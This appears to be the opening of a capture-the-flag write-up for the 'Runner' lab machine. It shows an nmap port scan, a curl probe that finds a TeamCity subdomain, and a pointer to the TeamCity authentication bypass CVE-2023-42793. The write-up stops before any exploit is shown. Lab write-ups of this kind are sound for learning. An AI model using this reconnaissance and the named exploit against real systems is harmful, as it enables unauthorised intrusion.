

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV -p- 10.10.11.13 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 17:34 IST
Nmap scan report for 10.10.11.13
Host is up (0.28s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        nginx 1.18.0 (Ubuntu)
8000/tcp open  nagios-nsca Nagios NSCA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.47 seconds
```

2) Checked the website



Runner

Welcome to Runner


Welcome to Runner, where we specialize in seamless CI/CD solutions, ensuring your code journeys from development to deployment with speed and reliability.

Automation and Integration

Runner provides automated testing, continuous integration, and version control integration services to ensure smooth collaboration and efficient code

Deployment and Pipeline Configuration

We specialize in continuous deployment and pipeline



People also ask


What are CI CD tools?

CI/CD, which stands for continuous integration and continuous delivery/deployment, aims to streamline and accelerate the software development lifecycle. Continuous integration (CI) refers to the practice of automatically and frequently integrating code changes into a shared source code repository. 12 Dec 2023

Red Hat
https://www.redhat.com › topics › devops › what-is-ci-cd


What is CI/CD? - Red Hat

3) Found the subdomain



Transform Your Code, Accelerate Your Success with Runner's seamless CI/CD Magic, powered by TeamCity!


Unlock the power of seamless software delivery with Runner, where every line of code becomes a catalyst for success. Our expert team of DevOps engineers and CI/CD specialists is dedicated to accelerating your development process, ensuring rapid deployment without compromising quality. With SwiftFlow, experience the magic of automated testing, continuous integration, and deployment, all tailored to your unique needs. Transform your development journey today and propel your business forward with Runner's cutting-edge solutions.




TeamCity

Software ⋮

TeamCity is a build management and continuous integration server from JetBrains. It was first released on October 2, 2006 and is commercial software and licensed under a proprietary license: a freemium license for up to 100 build configurations and three free Build Agent licenses are available. Wikipedia



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl http://runner.htb/ -i -H "Host: teamcity.runner.htb"
HTTP/1.1 401
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 25 Apr 2024 13:02:07 GMT
Content-Type: text/plain;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
TeamCity-Node-Id: MAIN_SERVER
WWW-Authenticate: Basic realm="TeamCity"
WWW-Authenticate: Bearer realm="TeamCity"
Cache-Control: no-store

Authentication required
To login manually go to "/login.html" page
```




Username

Password

☑ Remember me

Vulnerability Assessment

1) The version of teamcity is vulnerable to authentication bypass



JetBrains TeamCity 2023.05.3 - Remote Code Execution (RCE)

EDB-ID: 51884

CVE: 2023-42793

Author: BYTEHUNTER

Type: REMOTE

